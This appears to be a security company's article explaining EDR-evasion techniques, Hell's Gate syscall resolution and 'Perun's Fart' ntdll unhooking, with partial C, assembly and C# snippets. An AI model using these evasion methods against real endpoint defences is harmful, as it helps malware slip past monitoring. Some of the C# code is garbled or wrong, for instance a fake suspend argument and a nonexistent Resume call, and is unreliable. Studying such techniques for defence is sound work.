In the ever-evolving world of cybersecurity, the ability to dynamically resolve system calls is a significant advantage for evading detection mechanisms. The paper titled "Hell's Gate" by smelly__vx (@RtlMateusz) and am0nsec (@am0nsec) presents a novel approach to this challenge, offering a method to dynamically retrieve syscalls without relying on static elements.

Historical Context
Historically, evasion techniques focused on nullifying the Import Address Table (IAT) of the PE file by recreating functions like LoadLibrary, GetProcAddress, and FreeLibrary. This approach was popularized in 1997 when Jack Qwerty introduced a utility that parsed the in-memory module Kernel32.dll's Export Address Table (EAT) to resolve function addresses dynamically.

However, with the rise of Red Team tactics, there has been a shift towards using syscalls for evasion. Syscalls offer two main advantages:

They eliminate the need for an in-memory module to be linked, ensuring position independence.
They bypass potential hooks set by EDR or AV products.
Hell's Gate: The New Approach
Hell's Gate introduces a method to dynamically retrieve syscalls without relying on static elements. The technique leverages the fact that almost every PE image loaded into memory implicitly links against NTDLL.dll. This DLL contains the image loader functionality and is crucial for transitioning from user mode API invocations into kernel memory address space via syscalls.

Commands and Codes
To achieve dynamic system call resolution, the following steps are taken:

Retrieve the Process Environment Block (PEB) of the process.

PPEB Peb = (PPEB)__readgsqword(0x60); //64bit process
Traverse the PEB to access the LoaderData member, which contains a list of in-memory modules.

PLDR_MODULE pLoadModule;
pLoadModule = (PLDR_MODULE)((PBYTE)Peb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 16);
Access the base address of the in-memory module (typically NTDLL.dll).

PBYTE ImageBase;
ImageBase = (PBYTE)pLoadModule->BaseAddress;
Traverse the module's Export Address Table to locate the functions and their associated syscalls.

PIMAGE_DOS_HEADER Dos = NULL;
Dos = (PIMAGE_DOS_HEADER)ImageBase;
Execute System Calls: Functions within NTDLL.dll typically move the system call into the EAX register and then check the current thread execution environment. If it's determined to be x64 based, the system call is executed; otherwise, the function returns.

The Hell's Gate technique introduces two methods:

HellsGate: Modifies the syscall that will be executed.

```
.data
wSystemCall DWORD 000h
.code
HellsGate PROC
mov wSystemCall, 000h
mov wSystemCall, ecx
ret
HellsGate ENDP
HellDescent: Executes the system call.


HellDescent PROC
mov r10, rcx
mov eax, wSystemCall
syscall
ret
HellDescent ENDP
End
```

Using these methods, one can dynamically set and execute syscalls, providing a powerful tool for evasion.

Perun's fart

API hooks have long been the cornerstone of internal process monitoring, especially for Anti-Virus (AV) and Endpoint Detection and Response (EDR) solutions. Their popularity stems from their simplicity and the necessity imposed by Kernel Patch Protection (KPP). However, as with any security measure, adversaries continually seek ways to bypass or neutralize them.

1. The Evolution of Bypass Techniques
Over the years, malware developers and security researchers have devised numerous methods to bypass or entirely remove these hooks. Comprehensive reviews of these techniques have been documented in various resources, providing insights into the cat-and-mouse game between attackers and defenders.

Recently, Yarhen Shafir introduced a new method of undetectable code injection, leveraging new system calls:

NtCreateThreadStateChange / NtCreateProcessStateChange
NtChangeThreadState / NtChangeProcessState
However, the defense community is not one to rest on its laurels. Articles detailing methods to detect malicious activities, especially those attempting to bypass hooks and execute direct syscalls, have emerged. These discussions set the stage for the development of innovative techniques, such as syscall unhooking.

2. Introduction to Perun's Fart
Perun's Fart is not a groundbreaking revelation in the realm of bypass techniques. Instead, it offers a method to locate a pristine, unhooked copy of ntdll without resorting to disk reads. The underlying concept is straightforward:

Obtain a copy of ntdll from a newly spawned process before AV/EDR solutions apply their hooks.
There exists a brief window between the instantiation of a new process and the moment AV/EDR tools inject their hooks via a DLL. This interval might be fleeting, raising the question: Is it feasible to consistently outpace this race condition?

The answer is a resounding yes, and the method is surprisingly simple.

3. Bypassing the Hooks
The technique involves the following steps:

Spawn a New Process in Suspended State:
This ensures that the process remains inactive, preventing any hooks from being applied immediately.

```
ProcessStartInfo psi = new ProcessStartInfo("targetProcess.exe");
psi.CreateNoWindow = true;
psi.UseShellExecute = false;
psi.RedirectStandardOutput = true;
psi.WindowStyle = ProcessWindowStyle.Hidden;
psi.Arguments = "/startSuspended";
Process process = Process.Start(psi);
Copy the Clean ntdll:
Once the new process is in a suspended state, copy the unhooked ntdll into the original process.


IntPtr ntdllAddress = ProcessMemoryReader.GetModuleAddress(process.Id, "ntdll.dll");
byte[] ntdllBytes = ProcessMemoryReader.ReadProcessMemory(process.Handle, ntdllAddress, ntdllSize);
```

Resume Original Process Execution:
With the clean ntdll in place, the original process can continue its operations, bypassing any hooks that would have been set by AV/EDR solutions.

process.Resume();

Peruns-Fart is named after the Slavic god of thunder, Perun. The project appears to be related to some form of native interoperation in C#.

2. Repository Structure
The repository primarily consists of C# files, with the main code residing in the peruns-fart directory. Key files include:

Native.cs: Contains native method signatures and related functionalities.
Program.cs: The main entry point of the application.
3. Key Code Snippets
3.1 Native Interoperation in Native.cs
The Native.cs file contains P/Invoke signatures for native methods. Here's a snippet from the file:

```
using System;
using System.Runtime.InteropServices;

public static class Native
{
    [DllImport("kernel32.dll", SetLastError = true)]
      public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint
flProtect);

    // ... other native method signatures ...
}
This code demonstrates how to declare native methods in C# using the DllImport attribute. The above method,
VirtualAlloc, is a Windows API function used for memory allocation.

3.2 Main Program in Program.cs
The Program.cs file contains the main logic of the application. Here's a brief snippet:


using System;

namespace peruns_fart
{
    class Program
    {
        static void Main(string[] args)
        {
            // ... main logic of the application ...
        }
    }
}
```

This is the entry point of the application, where the main logic is executed.

Conclusion

The strategic use of syscalls to evade Endpoint Detection and Response (EDR) systems underscores the ever-evolving complexity of the cybersecurity landscape. As defenders develop more sophisticated tools to monitor and counteract threats, attackers reciprocate with equally advanced techniques, exploiting foundational elements of operating systems. Syscall-based evasion not only highlights the ingenuity of modern adversaries but also emphasizes the need for continuous innovation in EDR solutions. To maintain robust endpoint security, it's imperative that EDR systems evolve to detect and mitigate threats that operate at the syscall level, ensuring that these foundational gateways do not become persistent vulnerabilities.

HADESS

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Email
MARKETING@HADESS.IO

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.